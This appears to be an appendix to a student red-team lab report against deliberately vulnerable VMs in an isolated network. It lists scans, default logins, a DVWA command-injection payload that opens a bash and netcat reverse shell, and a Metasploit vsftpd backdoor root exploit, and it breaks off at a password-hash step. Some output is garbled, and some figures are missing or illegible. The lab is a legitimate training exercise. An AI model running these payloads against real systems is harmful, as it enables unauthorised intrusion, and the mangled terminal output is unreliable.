- [10] UK Government (1990) Computer Misuse Act 1990. Available at: legislation.gov.uk.

Appendix — Evidence Package

Red Team Engagement — ABCD Ltd — 20 Figures

How to use: for each figure below, copy the command, run it on the machine named in “Run on”, then screenshot the result and paste it into the dashed box.

Machines

- Kali (operator) — 192.168.56.104
- Metasploitable2 — 192.168.56.102
- OWASP BWA (web server) — 192.168.56.101
- Windows 7 — 192.168.56.103

Logins: Metasploitable2 = msfadmin / msfadmin · OWASP BWA console = root / owaspbwa · DVWA in browser = admin / admin

First, on Kali, make an evidence folder:

```
mkdir -p ~/engagement/evidence && cd ~/engagement
```

Part 1 — Isolation & Setup


Figure 1 — Kali IP address & routing

Run on: Kali

Shows: Kali is 192.168.56.104 and its routing table.

`ip a`

`ip route`



The screenshot shows a Kali Linux terminal window titled "kali-linux-2026.1-virtualbox amd64 [Running] - Oracle VM VirtualBox". The terminal is running the commands `mkdir -p ~/engagement/evidence` and `cd ~/engagement`. The user then runs `ip a`, which displays the network interface details for `lo` and `eth0`. The `lo` interface has the IP address `127.0.0.1` and the `eth0` interface has the IP address `192.168.56.104`. The user then runs `ip route`, which displays the routing table, showing a default route to `0.0.0.0` via `eth0`. The terminal window also shows the Kali Linux logo in the background and a taskbar at the bottom with various application icons.

```
kali@kali:~$ mkdir -p ~/engagement/evidence && cd ~/engagement
kali@kali:~/engagement$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ba:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 543sec preferred_lft 543sec
    inet6 fe80::a93:9997:a481:2f6d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
kali@kali:~/engagement$ ip route
Kernel IP routing table
to 0.0.0.0: via 192.168.56.1 dev eth0
to ::::: dev eth0
```


Figure 2 — Proof of isolation

Run on: Kali

Shows: *The internet ping FAILS — that is the point (the lab has no external route).*

ping -c3 8.8.8.8


Expected: 100% packet loss / network unreachable. Screenshot the failure.



Run on: Kali
Shows: *Three successful pings across the host-only network.*

Shows: *Three successful pings across the host-only network.*

```
ping -c2 192.168.56.101
```

[illegible]

Part 2 — Reconnaissance

Figure 4 — Discover live hosts

Run on: Kali

Shows: *The live hosts on the segment (saved in 3 formats).*

```
sudo nmap -sn 192.168.56.0/24 -oA evidence/discovery
ls -l evidence/
```




Figure 5 — Full scan — OWASP BWA web server

Run on: Kali

Shows: *Open ports and service versions on the web server, incl. HTTP on 80.*

```
sudo nmap -sC -sV -p- 192.168.56.101
```




Figure 8 — DVWA login page

Run on: Kali browser

Shows: The DVWA login screen.

<http://192.168.56.101> → click DVWA → log in admin / admin

This is a browser step — screenshot the DVWA login page.




Figure 9 — Set DVWA security to Low

Run on: Kali browser

Shows: Security level set to Low.

DVWA menu → DVWA Security → select Low → Submit

Browser step. Note in your report that Low = unfiltered baseline for the vulnerability class.





Figure 10 — Command Injection — normal test

Run on: Kali browser

Shows: A normal ping result (baseline before the attack).

Command Injection page → enter 127.0.0.1 → Submit

Browser step. Screenshot the normal ping output.



```
nc -lvnp 4444
```



Figure 12 — Fire the payload

Run on: Kali browser (DVWA box)

Shows: The browser after submitting the injection (it will hang — that is expected).

```
127.0.0.1; bash -i >& /dev/tcp/192.168.56.104/4444 0>&1
```

If nothing connects, use instead: `127.0.0.1; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.104 4444 >/tmp/f`





Figure 13 — Shell caught — proof of RCE

Run on: Kali (nc window)

Shows: The reverse shell running on the web server (id / hostname).

id

hostname



Part 4 — Exploit B: Metasploitable2 Root + Passwords (VM .102)

Figure 14 — Get root via vsftpd backdoor

Run on: Kali

Shows: A root shell obtained through the vsftpd 2.3.4 backdoor.

```
msfconsole -q
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOSTS 192.168.56.102
```

```
run
```

```
whoami
```

```
id
```

If it says “no session”, run `run` again — it is timing-sensitive.




Figure 15 — Steal the password hashes

